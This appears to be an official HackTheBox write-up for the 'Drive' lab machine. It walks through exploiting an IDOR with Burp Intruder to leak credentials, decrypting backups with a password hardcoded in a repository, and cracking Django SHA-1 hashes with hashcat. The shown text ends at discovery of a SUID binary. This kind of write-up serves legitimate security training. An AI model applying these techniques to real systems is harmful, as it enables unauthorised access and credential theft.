



HACKTHEBOX



Drive

15th February 2024 / Document No D24.100.270

Prepared By: C4rm3l0

Machine Author: Spectra199

Difficulty: **Hard**

Classification: Official

Synopsis

Drive is a hard Linux machine featuring a file-sharing service susceptible to Insecure Direct Object Reference (IDOR), through which a plaintext password is obtained, leading to SSH access to the box. Encrypted database backups are discovered, which are unlocked using a hardcoded password exposed in a Gitea repository. Hashes within the backups are cracked, leading to access to another user on the system whom has access to a root-owned binary with the SUID bit set. The program is reverse engineered, revealing the misuse of a printf function, which is used to read and subsequently bypass the canary on the stack. Finally, a sequence of ROP gadgets is used to obtain a shell on the target.

Skills Required

- Web enumeration
- Linux command line
- Reverse Engineering

Skills Learned

- Fuzzing for IDOR
- Binary Exploitation
- Canary Bypass

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.235 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sc -sv 10.10.11.235
```

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-02-14 18:34 GMT
Nmap scan report for 10.10.11.235
Host is up (0.014s latency).

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
3072 27:5a:9f:db:91:c3:16:e5:7d:a6:0d:6d:cb:6b:bd:4a (RSA)			
256 9d:07:6b:c8:47:28:0d:f2:9f:81:f2:b8:c3:a6:78:53 (ECDSA)			
_ 256 1d:30:34:9f:79:73:69:bd:f6:67:f3:34:3c:1f:f9:4e (ED25519)			
80/tcp	open	http	nginx 1.18.0 (Ubuntu)
_http-title: Did not follow redirect to http://drive.htb/			
_http-server-header: nginx/1.18.0 (Ubuntu)			
3000/tcp	filtered	ppp	
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel			

Nmap done: 1 IP address (1 host up) scanned in 8.94 seconds

An initial Nmap scan reveals SSH and NGINX running on their default ports, as well as port 3000 as filtered. The domain drive.htb is revealed, so we add it to our hosts file.

```
echo "10.10.11.235 drive.htb" | sudo tee -a /etc/hosts
```

HTTP

Browsing to drive.htb reveals a file-storage service dubbed Doodle Grive.

DOODLE GRIVE HOME ABOUT SERVICES TEAM CONTACT US

DOODLE GRIVE

Upload, Edit, Share files with your friends and more... Doodle Grive is the most famous platform for sharing files with colleagues, friends and everyone in the world!

REGISTER

LOGIN

WELCOME TO DOODLE GRIVE



We register an account and log in, which leads us to a file-management dashboard.

📄 Hello melo

Files 📁 Groups 👤 Reports 📊 Logout ↗️ 🔍

File name 📄	Owner 👤	Group 👤	Created Date 🕒	Reserve 🔒
Welcome_to_Doodle_Grive!	admin	public	Dec. 24, 2022, 5:04 p.m.	admin

We see a file by `admin`, welcoming us to the service:

```
welcome to Doodle Grive files sharing platform!  
thank you for using our platform  
if you have and questions don't be affraid to contact us using the contact-us  
page!  
have fun! ;)
```

Taking a look at the service's functionality, we see that we can create groups, upload files, and "reserve" them.

📄 Hello melo

Files 📁 Groups 👤 Reports 📊 Logout ↗️ 🔍

Upload file 📁
Reserve Files 🔒
UnReserve Files 🔒
show My Files 👁️

File name 📄	Owner 👤	Group 👤	Created Date 🕒	Reserve 🔒
Welcome_to_Doodle_Grive!	admin	public	Dec. 24, 2022, 5:04 p.m.	admin

We can only upload ASCII files, that are not excessive in size:

📄 Hello melo

Files 📁 Groups 👤 Reports 📊 Logout ↗️ 🔍

Note: DoodleGrive accepts only ASCII text MIME types only and files with size < 2MB ...
anyway any other MIME types or files with size bigger than 2MB will be considered as
malicious behavior and will be blocked.

Name:

File:

Browse... test.txt

Select list:

public

Upload

Once a file is uploaded, we see it pop up on the dashboard. Clicking on the file name leads us to another menu, where we can change the group ownership, delete, and modify the file.

📄 Hello melo

Files 📁 Groups 👤 Reports 📊 Logout ↗️ 🔍

File name 📄	Owner 👤	Group 👤	Created Date 🕒	Reserve 🔒
test	melo	public	Feb. 15, 2024, 12:02 p.m.	None

Change properties

Delete

Edit Content

Just View

We can also `Reserve` the file, which makes the file read-only for other users in the same group.

 Hello melo	Files 	Groups 	Reports 	Logout 	
File name 	Owner 	Group 	Created Date 	Reserve 	
Welcome_to_Doodle_Grive!	admin	public	Dec. 24, 2022, 5:04 p.m.	admin	
test	my File	public	Feb. 15, 2024, 12:02 p.m.	Reserve	

Foothold

At this stage, given that we are dealing with a multi-user file-sharing application, we try scanning the application for Insecure Direct Object Reference (IDOR) vulnerabilities by intercepting and modifying various requests in a proxy like `BurpSuite` and inspecting the application's behaviour.

One such request is submitted when we try to `Reserve` our `test` file:

```
GET /112/block/ HTTP/1.1
Host: drive.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://drive.htb/home/
Connection: close
Cookie: csrftoken=j19xZkQNpTwBG0Uqdcva2xmXSYGyF3s0;
sessionId=hs4dm1d1lxnh6jlyphqk08khmx5d8n8g
Upgrade-Insecure-Requests: 1
```

We see that an ID for the file seems to be submitted in the request's URI; in this case, our `test` file is referenced by the ID `112`. Moreover, when intercepting the response, we can see the file's contents:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 15 Feb 2024 12:31:00 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Frame-Options: DENY
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 5055

<!DOCTYPE html>
<html>
<...SNIP...>
```

```

        <a href="/112/update" class="btn btn-outline-primary font-weight-bold">
Change properties </a> <a href="/112/delete" class="btn btn-warning"> Delete </a>
<a href="/112/editContent" class="btn btn-dark font-weight-bold"> Edit Content
</a>

        <button data-toggle="collapse" data-target="#demo" class="btn btn-
outline-dark font-weight-bold">Just View </button>


        <div id="demo" class="collapse mt-4">

                Some test file. <br>

        </div>
<...SNIP...>

```

With that in mind, we now try accessing other IDs in this manner, by using **BurpSuite**'s **Intruder**. We first capture the request to `/block` again by reserving an arbitrary file, and then send it to **Intruder**.



In the **Intruder** tab, we make sure to enclose the ID in Pilcrow (`$`) tags, which tells **Burp** where to place the payload. We also use the default **Sniper** attack type, as we only need to iterate through IDs in a single location in the request.

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings

Learn

1 x 2 x +

Positions Payloads Resource pool Settings

Choose an attack type Start attack

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target Add \$ Clear \$ Auto \$ Refresh

```

1 GET /$112$ /block/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://drive.htb/home/
8 Connection: close
9 Cookie: csrfToken=jL9xZkQNPtWbGOUqdcva2xmXSYGyF3s0; sessionId=hs4dm1diLxnh6jLyphqk08khmx5d8n8g
10 Upgrade-Insecure-Requests: 1
11
12

```

1 payload position Length: 473

In the **Payloads** tab, we specify a list of payloads for the tool to iterate through. To that effect, assuming that files are stored with sequential IDs and knowing that our file is number **112**, we create a list of potential IDs, up to **111**:

```
seq 111 > nums
```

We then load the **nums** file into **Intruder**.

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings

Learn

1 x 2 x +

Positions **Payloads** Resource pool Settings

Payload sets Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 300

Payload type: Request count: 300

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Enabled Rule

Finally, we hit **Start Attack** and observe the responses, filtering them by their status code.

Attack

Save

Columns

Results

Positions

Payloads

Resource pool

Settings

Filter: Showing all items

Request	Payload	Status code ^	Error	Timeout	Length	Comment	
98	98	200	☐	☐	5330		
0		200	☐	☐	5369		
112	112	200	☐	☐	5369		
99	99	200	☐	☐	5372		
100	100	200	☐	☐	5391		
79	79	200	☐	☐	5752		
101	101	200	☐	☐	5792		
1	1	404	☐	☐	499		
2	2	404	☐	☐	499		
3	3	404	☐	☐	499		
4	4	404	☐	☐	499		

We get a handful of hits, namely IDs 98, 0, 99, 100, 79, 101.

Manually inspecting each of these leads us to document 79, which discloses plaintext credentials:

`http://drive.htb/79/block/`

Hello melo					Files	Groups	Reports	Logout	Q
File name	Owner	Group	Created Date	Reserve					
announce_to_the_software_Engineering_team	admin	doodleGrive-development-team	Dec. 23, 2022, 3:12 p.m.	melo					

Just View

hey team after the great success of the platform we need now to continue the work.
on the new features for ours platform.

I have created a user for martin on the server to make the workflow easier for you please use the password "Xk4@KjyrYv8t194L!".
please make the necessary changes to the code before the end of the month
I will reach you soon with the token to apply your changes on the repo
thanks!

Using the IDOR, we discover the password `xk4@kjyryv8t194L!` for the user `martin`. We try using the credentials to log into the machine using SSH:

```
ssh martin@drive.htb

martin@drive.htb's password: xk4@kjyryv8t194L!
welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)
<...SNIP...>

martin@drive:~$ id
uid=1001(martin) gid=1001(martin) groups=1001(martin)
```

There is no flag for us at this stage, so we likely have to pivot to another user, first.

Lateral Movement

Enumerating the remote filesystem reveals a `backups` directory inside `/var/www` that we have access to, while the `DoodleGrive` directory remains inaccessible:

```

martin@drive:~$ ls -al /var/www/
backups/      DoodleGrive/ html/

martin@drive:~$ ls -al /var/www/DoodleGrive/
ls: cannot open directory '/var/www/DoodleGrive/': Permission denied

martin@drive:~$ ls -al /var/www/backups/
total 3740
drwxr-xr-x 2 www-data www-data 4096 Sep  1 18:23 .
drwxr-xr-x 5 root      root    4096 Sep 15 13:34 ..
-rw-r--r-- 1 www-data www-data 13018 Sep  1 20:00 1_Dec_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data 12226 Sep  1 20:00 1_Nov_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data 12722 Sep  1 20:00 1_Oct_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data 12770 Sep  1 20:00 1_Sep_db_backup.sqlite3.7z
-rwxr-xr-x 1 root      root    3760128 Dec 26 2022 db.sqlite3

```

We find four 7zip-compressed archives, seemingly related to the database. We copy them over to our machine using `scp`.

```

mkdir backups
scp martin@drive.htb:/var/www/backups/*.7z ./backups

martin@drive.htb's password: Xk4@KjyrYv8t194L!
1_Dec_db_backup.sqlite3.7z          100% 13KB 362.7KB/s 00:00
1_Nov_db_backup.sqlite3.7z          100% 12KB 365.0KB/s 00:00
1_Oct_db_backup.sqlite3.7z          100% 12KB 400.3KB/s 00:00
1_Sep_db_backup.sqlite3.7z          100% 12KB 388.0KB/s 00:00

```

Attempting to extract the archives returns a password prompt:

```

cd backups
7z x 1_Sep_db_backup.sqlite3.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs AMD
Ryzen 7 5800H with Radeon Graphics (A50F00),ASM,AES-NI)

Scanning the drive for archives:
1 file, 12770 bytes (13 KiB)

Extracting archive: 1_Sep_db_backup.sqlite3.7z
--
Path = 1_Sep_db_backup.sqlite3.7z
Type = 7z
Physical Size = 12770
Headers Size = 146
Method = LZMA2:22 7zAES
Solid = -
Blocks = 1

Enter password (will not be echoed):
ERROR: Data Error in encrypted file. Wrong password? : db.sqlite3

Sub items Errors: 1

```

```
Archives with Errors: 1
Sub items Errors: 1
```

We find ourselves stuck, so we return to enumerating the remote system.

Gitea - TCP/3000

Turning our attention to the previously-filtered port `3000`, we now have a means of accessing it.


```
martin@drive:~$ ss -tlnp
```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
LISTEN	0	151	127.0.0.1:3306	0.0.0.0:*	
LISTEN	0	511	0.0.0.0:80	0.0.0.0:*	
LISTEN	0	4096	127.0.0.53:53	0.0.0.0:*	
LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
LISTEN	0	70	127.0.0.1:33060	0.0.0.0:*	
LISTEN	0	511	:::80	:::*	
LISTEN	0	128	:::22	:::*	
LISTEN	0	4096	:::3000	:::*	


We forward the port using `SSH` and take a look at the underlying application.

```
ssh -N -f -L 3000:127.0.0.1:3000 martin@drive.htb
```

By browsing to `localhost:3000`, we find ourselves on a `Gitea` instance.




Navigating to the `Explore` tab and looking at `Users`, we find two potential usernames:



Given that we already have a password for `martin`, we try signing in using `martincruz` as a username, which is successful. Once authenticated, we navigate to the `Repositories`, where we find the codebase for `DoodleGrive`.

`/crisDisel/DoodleGrive`



There are five commits, which we take a look at:

`/crisDisel/DoodleGrive/commits/branch/main`

crisDisel/DoodleGrive

5 Commits (main)

Author	SHA1	Message	Date
crisDisel	4c5cd5cf3f	retruning to the default Djnago hashers due to problems in BCrypt hashers	1 year ago
crisDisel	38440220e7	changed the password hashers to BCrypt!	1 year ago
crisDisel	68a9737429	changed the password hashers to SHA1!	1 year ago
crisDisel	efe9fad28a	added the new database backup feature	1 year ago
crisDisel	45fd9b0163	base commit	1 year ago

The second-to-last commit has the message `added the new database backup feature`, so we check it out first.

```
/crisDisel/DoodleGrive/commit/efe9fad28ae6dfc80f09863d0d57def748f871d6
```

added the new database backup feature

parent 45fd9b0163 commit efe9fad28a

1 changed files with 13 additions and 0 deletions

db_backup.sh

```

0 -0,0 +1,13 @@
1 + #!/bin/bash
2 + DB=$1
3 + date_str=$(date +%d_%h%)
4 + 7z a -p'H@ckTh1sP@ssw0rDIfY0uC@n:' /var/www/backups/${date_str}_db_backup.sqlite3.7z db.sqlite3
5 + cd /var/www/backups/
6 + ls -l --sort=t *.7z > backups_num.tmp
7 + backups_num=$(cat backups_num.tmp | wc -l)
8 + if [[ $backups_num -gt 10 ]]; then
9 +     #backups is more than 10... deleting to oldest backup
10 +     rm $(ls *.7z --sort=t --color=never | tail -1)
11 +     #oldest backup deleted successfully!
12 + fi
13 + rm backups_num.tmp

```

We find a hardcoded, plaintext password in the `db_backup.sh` script, which was used to lock the `7zip` backup archives.

SQLite

Armed with the password, we can now extract the archives.

```

7z e -p'H@ckThIsP@ssw0rDIfY0uC@n:)' 1_Dec_db_backup.sqlite3.7z -so >
dec_db.sqlite3
7z e -p'H@ckThIsP@ssw0rDIfY0uC@n:)' 1_Nov_db_backup.sqlite3.7z -so >
nov_db.sqlite3
7z e -p'H@ckThIsP@ssw0rDIfY0uC@n:)' 1_Oct_db_backup.sqlite3.7z -so >
oct_db.sqlite3
7z e -p'H@ckThIsP@ssw0rDIfY0uC@n:)' 1_Sep_db_backup.sqlite3.7z -so >
sep_db.sqlite3

```

We take a look at the most recent archive, namely `dec_db.sqlite3`.

```

sqlite3 dec_db.sqlite3

SQLite version 3.44.2 2023-11-24 11:41:44
Enter ".help" for usage hints.
sqlite> .tables
accounts_customuser          auth_permission
accounts_customuser_groups   django_admin_log
accounts_customuser_user_permissions  django_content_type
accounts_g                   django_migrations
accounts_g_users             django_session
auth_group                   myApp_file
auth_group_permissions       myApp_file_groups

```

We find a handful of tables, however, our attention is drawn to the user-related ones, in hopes of finding a password. As such, we dump the contents of `accounts_customuser`.

```

sqlite> select * from accounts_customuser;

16|pbkdf2_sha256$390000$zjzj164ssfwwg7Ucr8q4kz$KkbwkeQCpLzYd82QUBq65aA9j3+IkHI6KK
9Ue8nZeFU=|2022-12-26 06:21:34.294890|1|admin||admin@drive.htb|1|1|2022-12-08
14:59:02.802351
21|pbkdf2_sha256$390000$npEvp7CftZzEEvp9lqDJ00$So15//tmwVM9lEtQshaDv+mFMESNQIKJ8
vj/dP4wIo=|2022-12-24
22:39:42.847497|0|jamesMason||jamesMason@drive.htb|0|1|2022-12-23
12:33:04.637591
22|pbkdf2_sha256$390000$GRpDkoskh4irD53lwQmfAY$k1DWUZ9G6k4KK4VJUDxq1HrSaw1RLOqxEv
ipIpI5NDM=|2022-12-24 12:55:10.152415|0|martinCruz||martin@drive.htb|0|1|2022-
12-23 12:35:02.230289
23|pbkdf2_sha256$390000$wwT8yUbQnRlMVjwMAVHjw$B98wdQOfuteZ8lHucGeo3nR326QCQjwZ9l
khfk9gtro=|2022-12-26 06:20:23.299662|0|tomHands||tom@drive.htb|0|1|2022-12-23
12:37:45
24|pbkdf2_sha256$390000$TBrokpDIumk7FP0m0Foswa$t2wHR09YbXbB0pkZIVIn9Y3jlI3pzH0/jj
XKORDcP6U=|2022-12-24 16:51:53.717055|0|crisDisel||cris@drive.htb|0|1|2022-12-23
12:39:15.072407

```

Five user credentials are returned, however, the passwords are hashed using `PBKDF2-HMAC-SHA256`, which is an industry-standard hashing algorithm and computationally expensive to brute-force. Therefore, we shift our attention to the older backups, in hopes of finding weaker hashes.

To that effect, we load the oldest backup, namely `oct_db.sqlite3`:

```
sqlite3 oct_db.sqlite3
```

```
SQLite version 3.44.2 2023-11-24 11:41:44
```

```
Enter ".help" for usage hints.
```

```
sqlite> select username,password from accounts_customuser;  
jamesMason|sha1$w5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a  
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f  
tomHands|sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad141  
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f  
admin|sha1$jzppj8fqBgy66yby2vx5XPa$52f17d6118fce501e3b60de360d4c311337836a3
```

Our hopes are realised, as we find passwords hashed with `SHA-1`, which is known to be an insecure hashing algorithm. In fact, `SHA-1` is used in three of the backups: `Oct`, `Sep`, and `Nov`.

As such, we run the following query in each of these and save the hashed passwords into a file, which we then feed to `hashcat`.

```
sqlite> select password from accounts_customuser;
```

We use mode `124` for Django `SHA-1` passwords:

```
hashcat -a 0 -m 124 -o cracked-hashes hashes /usr/share/wordlists/rockyou.txt
```

```
hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM  
15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]  
<...SNIP...>
```

```
Session.....: hashcat  
Status.....: Exhausted  
Hash.Mode.....: 124 (Django (SHA-1))  
Hash.Target.....: hashes  
Time.Started.....: Wed Feb 14 20:54:15 2024 (10 secs)  
Time.Estimated...: Wed Feb 14 20:54:25 2024 (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 6223.1 kH/s (0.15ms) @ Accel:512 Loops:1 Thr:1 Vec:8  
Recovered.....: 3/7 (42.86%) Digests (total), 3/7 (42.86%) Digests (new), 2/6  
(33.33%) Salts  
Progress.....: 86066310/86066310 (100.00%)  
Rejected.....: 0/86066310 (0.00%)  
Restore.Point....: 14344385/14344385 (100.00%)  
Restore.Sub.#1...: Salt:5 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#1....: $HEX[206b726973746556e616e6e65] ->  
$HEX[042a0337c2a156616d6f732103]  
Hardware.Mon.#1..: Util: 39%
```

```
Started: Wed Feb 14 20:54:14 2024
```

```
Stopped: Wed Feb 14 20:54:26 2024
```

The cracked passwords are stored in `cracked-hashes`:

```
sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad141:johniscool
sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad141:johniscool
sha1$Dhwa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93:john boy
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a:johnmayer7
```

We check the database for the hashes and see that they all belong to the `tomHands` user.

We try each of the passwords and find that `johnmayer7` is the valid system password for `tom`:

```
ssh tom@drive.htb

tom@drive.htb's password: johnmayer7
<...SNIP...>
tom@drive:~$ id
uid=1003(tom) gid=1003(tom) groups=1003(tom)
```

The `user` flag can be found at `/home/tom/user.txt`.

Privilege Escalation

Within our home directory, we find a `SUID` binary owned by `root`.

```
tom@drive:~$ ls -al

total 916
<...SNIP...>
-rwsr-x--- 1 root tom 887240 Sep 13 13:36 doodleGrive-cli
drwx----- 3 tom tom 4096 Jan 1 2023 .gnupg
drwxrwxr-x 3 tom tom 4096 Dec 28 2022 .local
-rw-r--r-- 1 tom tom 807 Dec 25 2022 .profile
-rw-r----- 1 root tom 719 Feb 11 2023 README.txt
-rw-r----- 1 root tom 33 Feb 15 11:55 user.txt
-rw-r--r-- 1 tom tom 39 Aug 29 05:59 .vimrc
```

We also find a `README.txt` file, which reads:

```
Hi team

after the great success of DoodleGrive, we are planning now to start working on
our new project: "DoodleGrive self hosted",it will allow our customers to deploy
their own documents sharing platform privately on thier servers...
However in addition with the "new self Hosted release" there should be a
tool(doodleGrive-cli) to help the IT team in monitoring server status and fix
errors that may happen.
As we mentioned in the last meeting the tool still in the development phase and
we should test it properly...
we sent the username and the password in the email for every user to help us in
testing the tool and make it better.
If you face any problem, please report it to the development team.
Best regards.
```

The file in question is a command-line interface (CLI) program to interact with the `DoodleGrive` service. More specifically, it is a statically-linked ELF file:

```
tom@drive:~$ file doodleGrive-cli

doodleGrive-cli: setuid ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux),
statically linked, BuildID[sha1]=8c72c265a73f390aa00e69fc06d96f5576d29284, for
GNU/Linux 3.2.0, not stripped
